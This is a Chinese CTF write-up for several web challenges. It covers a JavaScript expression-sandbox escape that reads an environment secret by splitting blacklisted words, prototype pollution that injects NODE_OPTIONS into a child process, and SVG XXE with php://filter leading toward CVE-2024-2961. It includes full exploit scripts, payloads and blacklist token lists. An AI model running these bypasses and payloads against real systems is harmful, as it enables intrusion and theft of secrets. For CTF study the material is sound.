这是一个哈希计算函数,用于生成 proof 验证值,然后下面的if判断proof是否正确,sid已经有了,所以我们还要拿到RUNNER_KEY和nonce才能拿到flag
nonce
可以从challenge路由拿到,已经提过权了直接拿

找RUNNER_KEY的时候没找到ctrl+f,所以应该是是要去环境变量里面读,但是能读RUNNER_KEY不就能读flag吗,代码执行一看就是execute路由
代码执行逻辑,executeExpression函数
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
async function executeExpression ( expr : string , input : unknown , claims : SessionClaims , cap : CapabilityView Promise <unknown > { lintExpression (expr); const sandboxInput = deepCloneSafe (input); const context = Object .freeze ({ input : sandboxInput, session : Object .freeze ({ sid : claims.sid , role : claims.role , exp : claims.exp }), cap : Object .freeze ({ id : cap.id , source : cap.source , role : cap.role , lane : cap.lane }), tools : Object .freeze ({ sha1 (text : unknown ): string { return crypto.createHash ('sha1' ).update (String (text)).digest ('hex' ); }, now (): number { return Date .now (); }, upper (text : unknown ): string { return String (text).toUpperCase (); } }) }); const runner = new Function ( 'ctx' , '"use strict"; const input = ctx.input; const session = ctx.session; const cap = ctx.cap; const tools = ctx.tools; return (' + expr + ');' ) as (ctx : Record <string , unknown >) => unknown ; let output = runner (context as Record <string , unknown >); if (output && typeof (output as Promise <unknown >).then === 'function' ) { output = await (output as Promise <unknown >); } return compactValue (output); }

tools里面有个工具是sha1,和上面生成proof的computeReleaseProof函数一样,只需要把text改成对应的格式就行,下面还有一个runner能执行函数,到这里就明白,我们读取的RUNNER_KEY不会回显出来,而是读取到后拼接到sha1工具,直接计算proof
可以通过Input传入json格式的nonce,sid可以在session.id获得然后用[].filter[constructor](return process.env.RUNNER_KEY)()
获取数组的filter方法的constructor属性即function,相当于执行new Function()
lintExpression过滤函数,匹配黑名单中的字符串,可以直接字符串拼接绕过
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
function lintExpression (expr : string void { if (!expr || expr.length < 8 ) { throw new Error ('expression too short' ); } if (expr.length > EXPR_LIMIT ) { throw new Error (`expression too long, limit=${EXPR_LIMIT} ` ); } const lowered = expr.toLowerCase (); for (const token of BLOCKED_EXPRESSION_TOKENS ) { if (lowered.includes (token)) { throw new Error (`expression contains blocked token: ${token} ` ); } } }
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
BLOCKED_EXPRESSION_TOKENS = [ 'process', 'globalthis', 'constructor', 'function', 'require', 'import', 'fetch', 'bun', 'http', 'spawn', 'eval', 'node:', 'child_process', 'websocket' ]
1 [].filter['constr'+'uctor']('return pro'+'cess.env.RUNNER_KEY')()
最后的paylaod
1
2
3
4
{ "expression":"tools.sha1(session.sid+':'+input.nonce+':'+[].filter['constr'+'uctor']('return pro'+'cess.env.RUNNER_KEY')())", "input":{"nonce":"bf0395847fe74d3661748bd2"} }
python脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import requests base = "http://80-5ab15e9c-7285-4160-b872-1a27299ef6ac.challenge.ctfplus.cn/" s = requests.Session() r = s.post(base + "/api/auth/guest").json() token = r["token"] print(token) h = { "Authorization": "Bearer " + token, "Content-Type": "application/json" } sync_body = { "ops": [ {"source": "aaa", }, {"source": "zzzz","keepRole": False, "keepLane": False} ] } print(s.post(base + "/api/caps/sync", headers=h, json=sync_body).text) chal = s.post(base + "/api/release/challenge", headers=h).json() nonce = chal["nonce"] expr = "tools.sha1(session.sid+':'+input.nonce+':'+[].filter['constr'+'uctor']('return pro'+'cess.env.RUNNER_KEY')())" proof = s.post( base + "/api/release/execute", headers=h, json={"expression": expr, "input": {"nonce": nonce}} ).json()["result"] print("proof =", proof) flag = s.post( base + "/api/release/claim", headers=h, json={"nonce": nonce, "proof": proof} ).text print(flag)

ezpollute 题目简介 wp 源码app.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
const express = require('express'); const { spawn } = require('child_process'); const path = require('path'); const app = express(); app.use(express.json()); app.use(express.static(__dirname)); function merge(target, source, res) { for (let key in source) { if (key === '__proto__') { if (res) { res.send('get out!'); return; } continue; } if (source[key] instanceof Object && key in target) { merge(target[key], source[key], res); } else { target[key] = source[key]; } } } let config = { name: "CTF-Guest", theme: "default" }; app.post('/api/config', (req, res) => { let userConfig = req.body; const forbidden = ['shell', 'env', 'exports', 'main', 'module', 'request', 'init', 'handle','environ','argv0','cmdline']; const bodyStr = JSON.stringify(userConfig).toLowerCase(); for (let word of forbidden) { if (bodyStr.includes(`"${word}"`)) { return res.status(403).json({ error: `Forbidden keyword detected: ${word}` }); } } try { merge(config, userConfig, res); res.json({ status: "success", msg: "Configuration updated successfully." }); } catch (e) { res.status(500).json({ status: "error", message: "Internal Server Error" }); } }); app.get('/api/status', (req, res) => { const customEnv = Object.create(null); for (let key in process.env) { if (key === 'NODE_OPTIONS') { const value = process.env[key] || ""; const dangerousPattern = /(?:^|\s)--(require|import|loader|openssl|icu|inspect)\b/i; if (!dangerousPattern.test(value)) { customEnv[key] = value; } continue; } customEnv[key] = process.env[key]; } const proc = spawn('node', ['-e', 'console.log("System Check: Node.js is running.")'], { env: customEnv, shell: false }); let output = ''; proc.stdout.on('data', (data) => { output += data; }); proc.stderr.on('data', (data) => { output += data; }); proc.on('close', (code) => { res.json({ status: "checked", info: output.trim() || "No output from system check." }); }); }); app.get('/', (req, res) => { res.sendFile(path.join(__dirname, 'index.html')); }); // Flag 位于 /flag app.listen(3000, '0.0.0.0', () => { console.log('Server running on port 3000'); });


关键函数merge,虽然过滤了__proto__但是可以用constructor.prototype污染Object
过滤了
1 const forbidden = ['shell', 'env', 'exports', 'main', 'module', 'request', 'init', 'handle','environ','argv0','cmdline'];

漏洞点主要在这里,用spawn方法创建了一个子进程,然后执行 node -e 'console.log("System Check: Node.js is running.")'
env:customEnv 设置环境变量,shell:false 表示不通过系统 shell 执行命令。customEnv[NODE_OPTIONS]又是从process.env[NODE_OPTIONS]中获取值
所以我们可以直接污染将恶意的NODE_OPTIONS注入到process.env的上下文中
1
2
3
const customEnv = { NODE_OPTIONS: '--require /malicious/module.js' };
加载恶意模块,因为对value做了正则匹配,直接用r绕过require
1
2
3
4
5
6
7
{ "constructor": { "prototype": { "NODE_OPTIONS": "-r /flag" } } }
因为/flag不是合法的js模块,会报错

监听子进程的标准输入(stdout)和标准错误(stderr)收集到output变量,然后通过Json数据返回

复现 头像上传器 题目简介 wp 一开始看到白名单里有svg文件,就搜索了svg和文件上传的打法,然后找到了svg的xxe打法
写了这么个svg文件,文件上传保存后,我直接访问了/uploads/c2c3592bd0965c5a.svg结果没有回显,以为没有这个漏洞就没继续看下去了-_-
访问avatar.php是这样的,这里面解析了xml
用php伪协议读取upload.php的源码
1
2
3
4
5
6
7
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE note [ <!ENTITY file SYSTEM "php://filter/read=convert.base64-encode/resource=upload.php" > ]> <svg height="100" width="1000"> <text x="10" y="20">&file;</text> </svg>
upload.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
<?php declare(strict_types=1); require __DIR__ . '/bootstrap.php'; if ($_SERVER['REQUEST_METHOD'] !== 'POST') { json_response(['ok' => false, 'error' => 'Only POST'], 405); } require_login(); if (!isset($_FILES['file'])) { json_response(['ok' => false, 'error' => '请选择文件。'], 400); } $file = $_FILES['file']; if ($file['error'] !== UPLOAD_ERR_OK) { json_response(['ok' => false, 'error' => '上传失败。'], 400); } $maxSize = 5 * 1024 * 1024; if ($file['size'] > $maxSize) { json_response(['ok' => false, 'error' => '文件过大,最大 5MB。'], 400); } $orig = (string)($file['name'] ?? ''); $ext = strtolower(pathinfo($orig, PATHINFO_EXTENSION)); $allowed = ['png', 'jpg', 'jpeg', 'gif', 'webp', 'svg']; if (!in_array($ext, $allowed, true)) { json_response(['ok' => false, 'error' => '不支持的文件类型。'], 400); } $stored = bin2hex(random_bytes(8)) . '.' . $ext; $target = dirname(__DIR__) . DIRECTORY_SEPARATOR . 'uploads' . DIRECTORY_SEPARATOR . $stored; if (!move_uploaded_file($file['tmp_name'], $target)) { json_response(['ok' => false, 'error' => '保存失败。'], 500); } json_response(['ok' => true, 'name' => $stored]);
然后读取一下bootstrap.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
<?php declare(strict_types=1); session_start(); header('X-Content-Type-Options: nosniff'); $baseDir = dirname(__DIR__); $dataDir = $baseDir . DIRECTORY_SEPARATOR . 'data'; $uploadDir = $baseDir . DIRECTORY_SEPARATOR . 'uploads'; if (!is_dir($dataDir)) { mkdir($dataDir, 0755, true); } if (!is_dir($uploadDir)) { mkdir($uploadDir, 0755, true); } $autoloadPaths = [ $baseDir . DIRECTORY_SEPARATOR . 'vendor' . DIRECTORY_SEPARATOR . 'autoload.php', $baseDir . DIRECTORY_SEPARATOR . '..' . DIRECTORY_SEPARATOR . 'vendor' . DIRECTORY_SEPARATOR . 'autoload.php', ]; foreach ($autoloadPaths as $autoloadPath) { if (is_file($autoloadPath)) { require_once $autoloadPath; break; } } function json_response(array $payload, int $code = 200): void { http_response_code($code); header('Content-Type: application/json; charset=utf-8'); echo json_encode($payload, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES); exit; } function read_input(): array { $raw = file_get_contents('php://input'); $data = json_decode($raw ?? '', true); if (is_array($data)) { return $data; } return $_POST; } function db(): PDO { static $pdo = null; if ($pdo instanceof PDO) { return $pdo; } $dbPath = dirname(__DIR__) . DIRECTORY_SEPARATOR . 'data' . DIRECTORY_SEPARATOR . 'app.db'; $pdo = new PDO('sqlite:' . $dbPath); $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION); $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC); $pdo->exec('PRAGMA journal_mode = WAL;'); $pdo->exec('PRAGMA foreign_keys = ON;'); $pdo->exec( 'CREATE TABLE IF NOT EXISTS users ( id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT NOT NULL UNIQUE, password_hash TEXT NOT NULL, display_name TEXT NOT NULL, avatar_path TEXT NOT NULL DEFAULT "", created_at TEXT NOT NULL )' ); return $pdo; } function require_login(): array { $userId = $_SESSION['user_id'] ?? 0; if (!$userId) { json_response(['ok' => false, 'error' => '请先登录。'], 401); } $stmt = db()->prepare('SELECT id, username, display_name, avatar_path, created_at FROM users WHERE id = ?'); $stmt->execute([$userId]); $user = $stmt->fetch(); if (!$user) { session_destroy(); json_response(['ok' => false, 'error' => '登录已失效。'], 401); } return $user; } function allowed_avatar_name(string $name): bool { if ($name === '' || $name !== basename($name)) { return false; } $ext = strtolower(pathinfo($name, PATHINFO_EXTENSION)); $allowed = ['png', 'jpg', 'jpeg', 'gif', 'webp', 'svg']; return in_array($ext, $allowed, true); }
读取一下avatar.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
<?php declare(strict_types=1); require __DIR__ . '/bootstrap.php'; if ($_SERVER['REQUEST_METHOD'] !== 'GET') { json_response(['ok' => false, 'error' => 'Only GET'], 405); } $user = require_login(); $avatar = (string)($user['avatar_path'] ?? ''); if ($avatar === '') { json_response(['ok' => false, 'error' => '未设置头像。'], 404); } if (!allowed_avatar_name($avatar)) { json_response(['ok' => false, 'error' => '头像文件名不合法。'], 400); } $path = dirname(__DIR__) . DIRECTORY_SEPARATOR . 'uploads' . DIRECTORY_SEPARATOR . $avatar; if (!is_file($path)) { json_response(['ok' => false, 'error' => '头像文件不存在。'], 404); } //很高兴你发现了这里,接下来该这么rce呢? $ext = strtolower(pathinfo($avatar, PATHINFO_EXTENSION)); if ($ext === 'svg') { header('Content-Type: image/svg+xml; charset=utf-8'); $dom = new DOMDocument(); $dom->resolveExternals = true; $dom->substituteEntities = true; $dom->load($path, LIBXML_NOENT | LIBXML_DTDLOAD | LIBXML_DTDATTR); echo $dom->saveXML(); exit; } $mime = mime_content_type($path) ?: 'application/octet-stream'; header('Content-Type: ' . $mime); header('Content-Length: ' . filesize($path)); readfile($path);
注意到这里的xml解析,我们可以用fileter-chain,这样xml读取文件的具体内容我们可以控制,后面输出在avatar.php的内容也可以控制,来尝试
<?php echo 1;?>测试一下,测试失败:(


从文件读取到rce有一个cve,CVE-2024-2961,第一次接触是在ctfshow西瓜杯的Ezzz_php,但是现成的脚本是文件包含情况下的,和解析xml文件读取不同,所以得改脚本
一般只需要更改Remote就行,就是如何利用文件读取读取到文件的问题

上传文件
保存文件

访问/api/avatar.php三步
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
import requests import re import base64 class remote: def upload(self, path: str) : url = 'http://80-cc5556ee-a2c9-4345-b4dd-6a0bac90964d.challenge.ctfplus.cn/api/upload.php' a = f"""<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE note [ <!ENTITY file SYSTEM "{path}" > ]> <svg height="100" width="1000"> <text x="10" y="20">&file;</text> </svg> """ content = a.encode() files = {'file': ('1.svg', content, 'image/svg+xml')} session = requests.Session() session.cookies.set('PHPSESSID', '1g65g64544m9i16029920irqbo') return session.post(url, files=files).json()['name'] def reflash(self,response): url = 'http://80-cc5556ee-a2c9-4345-b4dd-6a0bac90964d.challenge.ctfplus.cn/api/update_profile.php' session = requests.Session() session.cookies.set('PHPSESSID', '1g65g64544m9i16029920irqbo') json = {"display_name": "user", "avatar_name": response} response1 = session.post(url, json=json).text if 'ok' not in response1: print("刷新失败") def readfile(self): url = 'http://80-cc5556ee-a2c9-4345-b4dd-6a0bac90964d.challenge.ctfplus.cn/api/avatar.php' session = requests.Session() session.cookies.set('PHPSESSID', '1g65g64544m9i16029920irqbo') re = session.get(url).text return re def send(self, path: str): response = self.upload(path) self.reflash(response) response2 = self.readfile() return response2 def download(self,path: str): path = f"php://filter/read=convert.base64-encode/resource=upload.php" response = self.send(path) try: data = re.search(r'<text x="10" y="20">(.*?)</text>', response, re.S).group(1) return base64.decode(data) except AttributeError: print(response)
